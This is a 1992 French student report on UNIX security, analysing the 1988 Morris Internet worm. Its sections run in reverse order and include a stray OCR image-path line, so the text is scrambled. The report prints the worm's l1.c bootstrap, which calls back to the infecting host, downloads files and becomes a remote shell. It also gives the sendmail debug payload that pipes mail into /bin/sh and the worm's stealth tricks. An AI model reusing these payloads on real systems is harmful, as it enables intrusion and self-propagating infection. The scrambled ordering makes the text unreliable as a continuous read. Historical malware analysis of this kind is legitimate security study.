   attackhosts();                       /* attaquer les sites par sendmail  */
                                        /* rsh ou fingerd                   */
```

```
/*                                                                      */
/*    But :                                                             */
/*        corps principal du ver tournant sur la machine infectee.      */
/*                                                                      */
/*    Interface :                                                       */
/*        char *argv[] (exemple)                                        */
/*              argv[1] : -p                                            */
/*              argv[2] : pid du shell de lancement                     */
/*              argv[3] : nom du fichier objet du ver, version SUN      */
/*              argv[4] : nom du fichier objet du ver, version VAX      */
/*              argv[5] : nom du fichier ASCII contenant le source l1.c */
/*                                                                      */
/************************************************************************/
main(argc, argv)
int argc;
char *argv[];
{
   int n;
   int parent = 0;
   int okay   = 0;

   strcpy(argv[0], "sh");               /* remplacer le nom de lancement du */
                                        /* ver par sh, pour se dissimuler   */
                                        /* a un examen par ps               */
   setrlimit(RLIMIT_CORE, no_core);
                                        /* controle de la consommation de   */
                                        /* ressources par le processus cou- */
                                        /* -rant et ses processus fils :    */
                                        /* on assigne a 0 octet la taille   */
                                        /* max. du core file susceptible    */
                                        /* d'etre cree                      */
   current_time = time(0);
   srand48(current_time);               /* initialiser un generateur alea-  */
                                        /* -toire avec la date (en sec.)    */
                                        /* commme point de depart           */

                                        /* examiner les arguments d'appel : */
   n = 1;
   while (argv[n]) {
      if (!strncmp(argv[n], "-p", 2)) { /* 1. reperer le -p que doit suivre */
         parent = atoi(argv[++n]);      /* le pid du shell de lancement.    */
         n++;                           /* conserver ce pid dans parent     */
      }
                                        /* 2. tout autre arg. est un fichier*/
      else {
         if (!strncmp(argv[n], "l1.c", 4))
            okay = 1;                   /* voir si l1.c figure en argument  */
```

Chapitre 3

Autopsie du ver

On s'intéresse dans ce chapitre à la description du fonctionnement du corps principal du ver qui se base sur une "reconstitution" de ce dernier. Il ne s'agit là que d'un squelette du programme réel, puisque celui-ci compte en effet plus de 3000 lignes.
Nous ne nous attarderons pas sur la description des failles dans *sendmail*, *finger* et *rsh* puisque ces points font l'objet des deux prochains chapitres.
Le code source proposé ici est celui de Farrow [3] et Seeley [5]

3.1 Le squelette du ver

Voici une reconstitution du corps principal du ver. Il y est indiqué le nom des fonctions principales qui le constituent telles qu'elles sont apparues après décompilation ou en fonction de leur usage. Le but de ces fonctions est énoncé en commentaires. La lecture de ce programme est donc nécessaire à la compréhension des prochains paragraphes.

3.1.1 listing du ver "reconstitué"

```
#include <stdio.h>
#include <signal.h>
#include <string.h>
#include <sys/resource.h>

long current_time;
struct rlimit no_core = { 0, 0};

/*****************************************************************************/
/*                                                                           */
/*                                  main                                     */
```

Le socket se concrétise par une structure de données dans le système d'exploitation. Lors de la création d'un socket, on initialise les paramètres de cette structure, en précisant en particulier :

- l'usage souhaité pour ce socket, par exemple :
  - une connexion pour transfert d'octets
  - une connexion pour transfert de paquets.
- le protocole à utiliser, par exemple les protocoles TCP/IP.
- un identificateur de la machine : son adresse IP qui est un entier sur 32 bits, tel que *129.88.32.1*.

Lorsque le socket est créé (et identifié par son *file descriptor* retourné lors de sa création), il est utilisé par le processus à la manière d'un *pipeline*. Deux processus utilisateurs s'exécutant sur deux machines différentes peuvent alors aisément entrer en communication. Il suffit d'utiliser l'appel *connect* en indiquant le socket local et le nom du socket distant.
Cette notion est à rapprocher de celle de *SAP (Service Access Point)* de la couche *transport* du modèle OSI.

2.5 Pour en savoir plus

Pour approfondir les points évoqués dans ce chapitre, on se reportera aux documents suivants :

- le rapport de MM. Bernard, Bolz et Elsensohn [10], pour une présentation de la gestion des processus sous UNIX, et la communication inter-processus.
- les ouvrages de Tanenbaum ([4] et [11]) pour (resp.) une introduction aux concepts fondamentaux d'UNIX et une présentation théorique des protocoles mis en œuvres dans les réseaux informatiques.
- les ouvrages de Comer ([12] et [13]) pour une approche pratique des notions précédentes et l'implémentation de TCP/IP.

- -p $$: $$ est le numéro de processus du *shell* qui lance l'exécution du ver. Le ver utilise cette valeur pour tuer son processus père.
- les noms des trois fichiers importés de la machine infectante : chacun de ces fichiers sera lu et recopié en mémoire par le ver puis détruit dans le répertoire. (En fait, l'option -p demande au ver de "faire le ménage" derrière lui)


De plus, si le fichier l1.c n'est pas présent dans les arguments passés au ver, celui-là met fin à son exécution. Il s'agit là encore d'une stratégie défensive.

Enfin, la troisième ligne demande l'effacement du fichier résultat de l'édition de liens : ceci ne se produira **que** si l'exécution du ver échoue. Dans cette hypothèse, les trois lignes de commandes sont à nouveau tentées par la machine infectante à partir du second fichier objet transmis.
Si aucune exécution n'est possible, alors le ver sur la machine infectante envoie au *shell* distant la demande d'effacement de tous les fichiers importés.
Si, au contraire, une image du ver s'exécute, la machine cible passe alors dans l'état de machine infectée avec un processus exécutant sa propre version du ver indépendamment de la machine infectante, laquelle relache la connexion avec le *shell* distant.

2.4 Notion de socket

On se propose ici d'introduire la notion de socket du système UNIX, notion nécessaire à une bonne compréhension du listing du bootstrap, donc à la stratégie de propagation mise en œuvre par le ver.
La notion de socket a été introduite sur l'UNIX Berkeley. On peut la schématiser ainsi :

```
Pe = Processus emetteur
Pr = Processus recepteur
s  = socket
```



```
write(s, &magic, 4);
```

Dans le cas favorable (connexion réussie et mot de passe correct), le ver procède au transfert des fichiers attendus du bootstrap, à savoir :

- une version binaire du ver s'exécutant sur SUN 3
- une version binaire du ver s'exécutant sur VAX
- le code source du vecteur de propagation l1.c

A l'issue du transfert, le bootstrap se transforme en shell,

```
execl("/bin/sh", "sh", 0);
```

avec ses entrées et sorties connectées au ver sur la machine infectante. Cette dernière lui adresse les commandes suivantes :

```
PATH=/bin:/usr/bin:/usr/ucb
rm -f sh
if [ -f sh ]
then
P=x987654321
else
P=sh
fi
```

Notons que le test **if [-f sh]** que l'on exécute dans le répertoire */usr/tmp* pour y tester l'éventuelle présence d'un fichier de nom *sh* peut poser des problèmes de portabilité sur certains systèmes UNIX (alors que l'écriture **if test -f sh** est portable). En outre la commande **rm -f sh** échoue si le répertoire courant contient un **répertoire** (et non pas un fichier) de nom *sh* : dans ce cas, la variable **P** prend la valeur **sh**, nom du fichier image binaire résultat de l'édition de lien, alors qu'il sera impossible de créer un fichier portant ce nom. Ce fichier ne pouvant être créé, le ver ne pourra pas *a fortiori* être exécuté.

La séquence suivante de commandes est ensuite adressée au *shell* par la machine infectante :

```
cc -o $P x987654321,sun3.o
./$P -p $$ x987654321,sun3.0 x987654321,vax.o x987654321,l1.c
rm -f $P
```

La première ligne constitue l'édition de lien du fichier objet transmis, l'exécutable prenant, par exemple, le nom **sh**.

La deuxième ligne est la demande d'exécution de ce ver auquel sont passés comme arguments :

2.2.2 propagation par une connexion SMTP

Si le ver dispose d'une connexion SMTP, il envoie au programme *sendmail* qui s'exécute sur la machine cible la suite de commandes :

```
debug
mail from: </dev/null>
rcpt to: <"|sed -e '1,/^$/'d | /bin/sh ; exit 0">
data

cd /usr/tmp
cat > x987654321.c <<'EOF'
(apparait ici le source du bootsrap l1.c decrit dans ce chapitre)
EOF
cc -o x987654321 x987654321.c;./x987654321 129.88.32.1 32000 1234567
rm -f x987654321 x987654321.c; echo DONE

.
quit
```

On place d'abord le programme *sendmail* en mode debug, puis on désigne l'émetteur et le destinataire du *mail*. Ici le mail ne vient de personne (/dev/null) et son destinataire n'est pas un nom de compte valide mais au contraire le shell /bin/sh. (Pour plus de détails sur ces points se reporter au chapitre 4)
Le champ **DATA** contient des requêtes identiques à celles de la connexion TCP. La différence vient du fait que le ver *maile* ses commandes d'attaque au *shell*. Ce *mail* contient donc un *script shell* dont il convient d'ôter l'entête. C'est l'objet du *pipeline* sur le *stream editor* **sed** :

```
sed -e '1,/^$/'d
```

qui ôte toutes les lignes du début du *mail* jusqu'à la première ligne vide. Le reste est *pipé* au *shell* pour être exécuté.

2.3 Exécution du bootstrap

A ce stade, le bootstrap a été lancé sur la machine cible. Le ver attend sur la machine infectante son appel durant 2 minutes sur le numéro de port qui lui a été passé en paramètre, ainsi que son authentification grâce au mot de passe. C'est ce que fait le bootstrap en :

```
if (connect(s, &sin, sizeof(sin)) < 0) {
   perror("l1 connect");
exit(1);
}
```

et :

2.2 Méthodes de diffusion

On détaille ici la manière dont le ver, s'exécutant sur la machine infectante, installe le bootstrap décrit ci-dessus sur la machine cible.
On suppose qu'à ce stade le ver est parvenu à obtenir un *shell* sur la machine cible via une connexion TCP, ou bien qu'il peut utiliser le protocole SMTP (et le bug de *sendmail*, voir le chapitre 4).
Le ver produit la liste d'informations suivantes :

- un numéro de *socket* devant être connecté par le bootstrap depuis la machine cible vers la machine source.*(par exemple le numéro 32000)*
- un nombre aléatoire servant de mot de passe d'autentification de la connexion entre le corps principal du ver et le bootstrap. *(par exemple le nombre 1234567)*
- un autre nombre aléatoire servant de base pour le nom du fichier devant recueillir le bootstrap sur la machine cible.*(par exemple le nombre 987654321 pour produire le nom de fichier x987654321)*
- en outre, il connait le numéro IP de sa machine infectante.
  (par exemple 129.88.32.1[1]*)*

2.2.1 propagation par une connexion TCP

Si le ver dispose d'une connexion TCP, il envoie au *shell* distant la suite de commandes :

```
PATH=/bin:/usr/bin:/usr/ucb
cd /usr/tmp
echo gorch49; sed '/int zz/q' > x987654321.c; echo gorch50
(apparait ici le source du bootsrap l1.c decrit dans ce chapitre)
int zz;
cc -o x987654321 x987654321.c;./x987654321 129.88.32.1 32000 1234567
rm -f x987654321 x987654321.c; echo DONE
```

Le ver établit donc un *path* (celui susceptible d'atteindre le *shell de Bourne sh*), puis se place dans un répertoire non protégé en écriture */usr/tmp*.
Il demande ensuite que soit produit le fichier contenant le programme de bootstrap dont le code source est délimité par le marqueur "int zz;" en utilisant le *stream editor sed* lequel redirige toutes les lignes suivantes dans x987654321 jusqu'à la rencontre du délimiteur.
Enfin il requiert la compilation du bootstrap, puis son exécution en lui passant les paramètres précisés plus haut.
La dernière ligne demande l'effacement du fichier source et de l'exécutable. Notons que, s'il s'exécute, la bootstrap procède lui-même à l'élimination de son fichier binaire.

[1] Comme ça, au hasard

2. Il *forke* au préalable un processus fils au tout début du main(), ce qui a pour effet de rendre le processus père visible seulement pendant un court instant par la commande *ps*.
3. Il adopte une stratégie défensive qui se concrétise par :
   - l'existence d'un mot de passe validant l'échange de fichiers entre le vecteur sur la machine infectée et son "serveur", — le ver proprement dit — sur la machine infectante.
   - la fin de l'exécution du programme lorsqu'il doit faire face à une circonstance anormale telle que :
     (a) un nombre d'arguments d'appel incorrect.

```
if (argc != 4)
   exit(1);
```

     (b) une incohérence par rapport à son propre protocole de transfert de fichiers (longueur sur quatre octets **suivi** du nom du fichier sur 128 octets **suivi** du contenu de ce fichier).

```
if (xread(s, &len, 4) != 4)
   goto bad;

if (xread(s, &(files[nfiles][0]), 128) != 128)
   goto bad;
```

     Ceci a pour but de rendre délicate la capture du programme du ver (les fichiers faisant l'objet du transfert) à partir d'un éventuel "leurre" de bootstrap mis en place sur la machine cible.

   Dans de telles circonstances, le bootstrap met fin à son exécution en ayant auparavant pris soin de détruire les fichiers déjà transmis et efface donc les traces de son passage.

```
bad:
   for (i=0; i<nfiles; i++)
      unlink(files[i]);
   exit(1);
```

- On constate enfin que subsistent dans le code certaines erreurs de conception telles que :
  1. le fait de fermer systématiquement 32 descripteurs de fichiers, cette valeur n'étant pas constante d'une version d'UNIX à l'autre.

```
for (i=0; i<32; i++)
   close(i);
```

  2. la non vérification systématique des codes d'erreur retournés par les fonctions et les primitives système.

```
/************************************************************************/
static xread(fd, buf, n)
int fd;
char *buf;
int n;
{
   int cc, n1;

   n1 = 0;
   while (n1<n) {
      cc = read(fd, buf, n - n1);
      if (cc<=0)
         return(cc);
      buf += cc;
      n1  += cc;
   }
   return(n1);
}
```

2.1.2 remarques

Plusieurs remarques s'imposent :

- On constate d'abord que ce vecteur de propagation est conçu dès le départ pour être capable de transférer jusqu'à 20 fichiers. Or lors de l'attaque, seuls 3 fichiers binaires étaient transmis de machine en machine (voir 2.3). Cela accrédite donc la thèse selon laquelle il s'agissait d'un "modèle expérimental" de ver dont une version plus élaborée aurait pu aisement propager des données obtenues sur les sites attaqués, voire un arsenal de virus ou de *chevaux de Troie* (se reporter au paragraphe 7.2).

- On constate de plus qu'il s'efforce de se dissimuler, et emploie à cet effet plusieurs tactiques :

  1. Le vecteur "efface" les arguments qui lui sont passés par :

     ```
     for (i=0; i<argc; i++)
        for (j=0; argv[i][j]; j++)
           argv[i][j] = '\0';
     ```

     De ce fait, l'adresse IP de la machine infectante, le numéro de port à connecter ou le "mot de passe" ne sont plus directement visibles par examen de la liste des processus actifs sur la machine cible (commande **ps**).

```
      if (xread(s, &(files[nfiles][0]), 128) != 128)
         goto bad;                      /* 2. le nom du prochain fichier    */

      unlink(files[nfiles]);
      fp = fopen(files[nfiles], "w");   /* ouvrir en ecriture un nouveau    */
      if (fp == 0)                      /* fichier de nom correspondant     */
         goto bad;                      /* dans le repertoire courant       */

      nfiles++;

      while (len>0) {                   /* 3. tout le contenu transmis      */
         n = sizeof(buf);
 if (n>len)
    n = len;
         n = read(s, buf, n);
 if (n<=0)
            goto bad;                   /* a placer dans le fichier qui     */
         if (fwrite(buf, 1, n, fp) != n)/* vient d'etre ouvert              */
            goto bad;
         len -= n;
      }
      fclose(fp);
   }

   execl("/bin/sh", "sh", 0);           /* l'instant eucharistique : le     */
                                        /* vecteur de propagation se trans- */
                                        /* -forme en shell, avec ses        */
                                        /* entrees et sorties sur le socket */
                                        /* en connexion avec la machine     */
                                        /* infectante                       */

   bad:                                 /* si quelque chose se passe mal    */
      for (i=0; i<nfiles; i++)          /* detruire les fichiers transmis   */
         unlink(files[i]);              /* puis fin                         */
      exit(1);
}


/*****************************************************************************/
/*                                                                           */
/*                                 xread                                     */
/*                                                                           */
/*    But :                                                                  */
/*                                                                           */
/*    Interface :                                                            */
/*        idem primitive read() :                                            */
/*                                                                           */
```

```
s = socket(AF_INET, SOCK_STREAM, 0); /* etablir un socket pour une       */
                                     /* connexion de type full-duplex    */

                                     /* note : le system call socket()   */
                                     /* de UNIX BSD retourne un descrip- */
                                     /* -teur de fichier utilise pour :  */
                                     /* . etablir la connexion par le    */
                                     /*   system call connect()          */
                                     /* . lire et ecrire les donnees     */
                                     /*   par read() et write()          */
                                     /* . relacher la connexion          */
                                     /*   par close()                    */

if (connect(s, &sin, sizeof(sin)) < 0) {

                                     /* tenter connexion avec l'autre    */
                                     /* socket de la machine infectante  */
                                     /* si la connexion echoue (-1)      */
                                     /* fin d'execution du bootstrap     */
   perror("l1 connect");
   exit(1);
}                                    /* si connexion reussit alors :     */
dup2(s, 1);                          /* forcer sortie standard (1) et    */
dup2(s, 2);                          /* sortie erreur standard (2) sur   */
                                     /* le socket.                       */

write(s, &magic, 4);                 /* envoyer au 'serveur' (machine    */
                                     /* infectante) le mot de passe      */
                                     /* si ce serveur recoit un faux     */
                                     /* mot de passe il relache la       */
                                     /* connexion avec ce vecteur de     */
                                     /* propagation                      */
nfiles = 0;
                                     /* a ce stade la connexion est      */
                                     /* authentifiee, le tranfert de     */
                                     /* fichiers commence                */

while(1) {                           /* pour chaque fichier, lire :      */

   if (xread(s, &len, 4) != 4)       /* 1. la longueur len du prochain   */
      goto bad;                      /*  fichier a recevoir              */
   len = ntohl(len);
   if (len == -1)                    /* convention : si longueur = -1    */
      break;                         /* envois fichiers acheves.         */
                                     /* sortie de la boucle while(1){}   */
```

```
/*        char *argv[]  :                                                    */
/*              argv[1] : adresse IP de la machine infectante                */
/*              argv[2] : No de port a connecter sur la machine infectante   */
/*              argv[3] : 'magic number' password validant la connnection    */
/*                                                                           */
/*****************************************************************************/
main(argc, argv)
int argc;
char *argv[];
{
   struct sockaddr_in sin;
   int                s, i, magic, nfiles, j, len, n;
   FILE               *fp;
   char               files[20][128];   /* jusqu'a 20 fichiers tranferables */
   char               buf[2048], *p;

   unlink(argv[0]);                     /* detruire le fichier l1           */
   if (argc != 4)
      exit(1);                          /* si nb arguments d'appel !=4 fin  */
   for (i=0; i<32; i++)
      close(i);

   i = fork();                          /* creation processus fils          */
   if (i<0)
      exit(1);                          /* si probleme fin                  */
   if (i>0)
      exit(0);                          /* sinon seul le fils continue      */

                                        /* rappel : fork() retourne :       */
                                        /*  0 pour processus fils           */
                                        /*  le pid du fils pour le pere (>0)*/
                                        /*  -1 si epuisement de ressources  */


   bzero(&sin, sizeof(sin));            /* mettre a zero la structure sin   */
                                        /* ... puis l'initialiser avec les  */
                                        /* parametres d'appel de main       */
   sin.sin_family = AF_INET;
   sin.sin_addr.s_addr = inet_addr(argv[1]);
   sin.sin_port = htons(atoi(argv[2]));

   magic = htonl(atoi(argv[3]));        /* recuperer le password d'appel    */
                                        /* enfin effacer tous les arguments */
                                        /* passes a main                    */
   for (i=0; i<argc; i++)
      for (j=0; argv[i][j]; j++)
 argv[i][j] = '\0';
```

Chapitre 2

Autopsie du bootstrap

Nous proposons ici un tour d'horizon du ver qui s'appuie sur les seules parties du code source publiées. Il y est notamment décrit en détail le programme de *bootstrap* (vecteur de propagation du ver). Quant au corps principal du ver, il fait l'objet d'une description plus théorique dans le prochain chapitre.
Cette autopsie s'inspire très largement de la publication de Spafford [7].

2.1 Le vecteur de propagation

Commençons par une présentation du listing du *bootstrap* proprement dit. Une bonne compréhension de son fonctionnement est nécessaire pour saisir la manière dont il est propagé de la machine infectante vers la machine cible.

2.1.1 programme l1.c

```
#include <stdio.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>


/*****************************************************************************/
/*                                                                           */
/*                                 main                                      */
/*                                                                           */
/*    But :                                                                  */
/*        tranfert des fichiers du corps principal du ver de la machine      */
/*        source vers la machine cible                                       */
/*                                                                           */
/*    Interface :                                                            */
```

- les attaques basées sur la contamination de sites distants accédés à partir des comptes d'utilisateurs sur la machine infectante dont le ver était parvenu à déchiffrer le mot de passe.

  - Là encore le ver cherchait à obtenir un *remote shell* par les services *rexec* et *rsh*.

Le *shell* étant obtenu, la machine d'origine envoyait le code source du bootstrap l1.c lequel était compilé et exécuté sur la machine cible.
Ce vecteur de propagation rétablissait une connexion avec la machine source et recopiait sur la machine cible l'ensemble des fichiers constitutifs du corps du programme du ver.
Enfin la machine infectante demandait la formation du programme exécutable du ver sur la machine attaquée par liaison des différents fichiers transmis.
Dès lors que le ver s'exécutait sur la machine cible, celle-ci devenait une machine contaminée et tentait à son tour de propager le contamination — comme indiqué plus haut, via *rsh*, *finger* ou *sendmail*, ou bien par "craquage" de mots de passe — passant de l'état de machine infectée à celle de machine infectante.

Sur chaque site nouvellement contaminé, le ver tentait de se dissimuler en changeant son nom de processus par *sh* (le nom du très répandu *shell* de Bourne) et en engendrant régulièrement (par fork()) un processus fils de manière à n'attirer l'attention ni par son nom, ni par une accumulation trop importante de temps d'exécution sur un même processus, ce qui, en outre, en aurait réduit la priorité.
De plus chaque ver vérifiait régulièrement la présence d'un de ses "congénaires" au sein de la machine (par envoi d'un message sur un port déterminé). Si tel était le cas l'un des deux vers mettait fin à son exécution, sauf une fois sur sept où le nouveau venu devenait immortel. Cette disposition avait sans doute été prise pour éviter que les responsables des sites contaminés ne puissent trop aisément mettre fin à l'invasion en faisant croire au nouvel assaillant que la machine était déjà sous attaque. Ce fut là le talon d'Achille de cette invasion, qui conduisit à une multiplication non prévue des processus — ceux des vers immortels — sur chaque machine.

La description faite ici est bien entendu une simplification volontaire des procédés mis en œuvre et les points évoqués doivent avant tout servir de repères dans le schéma général décortiqué sous un angle plus technique dans les chapitres qui suivent. Le craquage des mots de passe mériterait à lui seul une étude complète tant il suggère une certaine compétence de Morris dans ce domaine. Compétence acquise par atavisme familial, sans doute, puisque son père est un expert renommé en sécurité informatique qui publia en 1979 un article devenu classique sur le sujet (voir [9]).

lignes en C dont une version, vraisemblablement encore au stade expérimental, fut testée "grandeur nature" ce 2 novembre 88. Mais, alors même que Morris avait prévu dans son code certaines dispositions contrôlant la non-prolifération des vers sur chaque machine, des erreurs de conception ou de programmation ont au contraire conduit à une explosion du nombre de ces processus sur chaque site. D'où une surcharge des systèmes aisément repérable. Sans ce disfonctionnement, l'attaque n'aurait sans doute pas été immédiatement détectée.

L'auteur du ver, trahi par une conversation entre un de ses camarades et un journaliste, fut arrêté, jugé et condamné à une forte amende, 3 années de mise à l'épreuve et 400 heures de travail d'intéret général.

1.2 Description du ver

Venons-en à la description matérielle du ver. Il convient d'abord de préciser que le programme source du ver a été confisqué par la justice lors du procès. Seules existent des versions désassemblées obtenues après "capture" durant l'attaque et à partir desquelles ont été publiés plusieurs articles qui en décrivent le fonctionnement en détail. Ce sont notamment les articles de Seeley, université d'Utah [5] et Eichin, MIT [6].
Nous nous basons ici sur les publications d'Eugène Spafford, université de Purdue [7] et [8].

Le ver se composait de deux programmes distincts :

- un vecteur de propagation, *bootstrap* de 99 lignes, désigné dans le programme sous le nom de *l1.c*.
- un corps principal : le ver proprement dit.

L'objectif du corps principal du ver qui s'exécute sur la machine infectante est d'obtenir un *shell* sur la machine cible. Deux stratégies d'attaque distinctes étaient mises en œuvre à cet effet :

- les attaques basées sur la contamination des sites distants dont l'existance était attestée par l'examen d'un ensemble de fichiers présents sur la machine infectante, tels les fichiers */.rhosts* , */etc/hosts.equiv* ou par l'examen des tables de routage grâce à la commande *netstat*. Cette étude conduisait à la constitution d'une liste de machines cibles potentiellement contaminables par trois procédés sur lesquels nous reviendrons :

  1. l'attaque par *rsh*.
  2. l'attaque par *finger* et le bug du démon *fingerd*.
  3. l'attaque par le protocole SMTP et le bug du programme *sendmail*.

Chapitre 1

L'histoire du ver

Nous nous limitons ici à une description générale du ver d'Internet en omettant volontairement les détails relatifs à l'implémentation de ce dernier et introduisons sommairement les lacunes exploitées dans la sécurité du système Unix. Ces points font l'objet d'une étude approfondie dans les chapitres suivants.
Il s'agit là d'un résumé (d'un *thriller* ?) qui s'appuie principalement sur les ouvrages de Rik Farrow [3] et Andrew Tanenbaum [4].

1.1 Contexte

L'affaire du ver d'Internet, que beaucoup considèrent comme le plus grand acte de piraterie informatique de tous les temps, commence le 2 novembre 1988 lorsque Robert Tappan Morris, étudiant à l'université de Cornell introduit un **ver**, c'est-à-dire un programme s'auto-répliquant de machine en machine, au sein du réseau Internet. Ce geste eut pour conséquence de paralyser des milliers d'ordinateurs interconnectés par ce réseau sur le continent nord-américain et dans le monde entier. Les responsables informatiques des sites contaminés, parmi eux un grand nombre d'universités mais aussi des organismes publics et des centres militaires, constataient que leurs systèmes UNIX se retrouvaient soudain submergés par une multitude de processus. Et, bien que le ver ne se soit en aucun cas attaqué aux données, le préjudice financier résultant de l'impossiblité d'utiliser les machines fut considérable.
Auparavant, Morris avait constaté l'existence de deux bugs importants sur les programmes *sendmail* et *fingerd* du système UNIX Berkeley, l'exploitation de ces bugs permettant, à distance, via l'Internet, d'obtenir l'exécution illicite d'un *shell* sur la machine cible.
De là l'idée d'écrire un ver qui accède de proche en proche aux ordinateurs interconnectés et puisse ainsi se propager à travers le réseau en utilisant entre particulier ces deux faiblesses.

Travaillant seul durant des mois, il développa un programme de plus de 3000

Partie I

LE VER DE L'INTERNET

Introduction

> "The first fact to face is that UNIX was not developed with security, in any realistic sense, in mind ; this fact alone guarantees a vast number of holes. (Actually the same statement can be made with respect to most systems.)"
> D. Ritchie [2]

Sécurité sous UNIX : même si pour beaucoup, UNIX conserve sa réputation de système peu sûr, il nous a paru essentiel de nous familiariser avec les différents aspects de la sécurité sous UNIX.

Ce document a été essentiellement réalisé pour une introduction à la sécurité sous UNIX. Il ne présente que certains aspects de l'immense domaine de la sécurité, et s'adresse plus particulièrement aux utilisateurs d'UNIX.

Nous allons tenter, au travers de l'étude du ver de l'Internet de passer en revue les différentes faiblesses exploitées par le ver. Nous brosserons tout d'abord un panorama d'ensemble du ver, puis nous approfondirons certaines formes d'attaques.

Dans une seconde partie, nous étudierons différentes facettes de la sécurité sous UNIX, et notamment le problème des mots de passe, clef de la sécurité sous UNIX. Enfin, nous détaillerons le protocole de nos recherches, afin de permettre à ceux qui le désirent, d'aller plus loin.

Remerciements

Nous tenons à remercier Monsieur Serge ROUVEYROL, *Shockwave Rider* [1], pour l'inconscience dont il a fait preuve en nous confiant l'étude des failles dans la sécurité du système UNIX .

Nos remerciements vont également à Messieurs Bernard CASSAGNE et Jean-Luc ARCHIMBAUD, pour l'aide précieuse qu'ils nous ont apportée.

Aussi, ce document s'inspirant très largement de nombreuses publications et livres parus sur le sujet, nous tenons à remercier toutes les personnes qui ont collaboré directement ou indirectement à l'aboutissement de cette étude.

[1] Se reporter au roman de John Brunner [1]

**ECOLE NATIONALE SUPERIEURE D'INFORMATIQUE
ET DE MATHEMATIQUES APPLIQUEES DE GRENOBLE**

Institut **N**ational **P**olytechnique de **G**renoble

VOUS AVEZ DIT : SECURITE SOUS UNIX ?

Jean-Rossel MILLET & Frédéric VU
Année Spéciale Informatique 1991-1992

Document réalisé sous la responsabilité de Serge ROUVEYROL.

Laboratoire LGI-IMAG
BP 53X
38041 GRENOBLE CEDEX

29 Juin 1992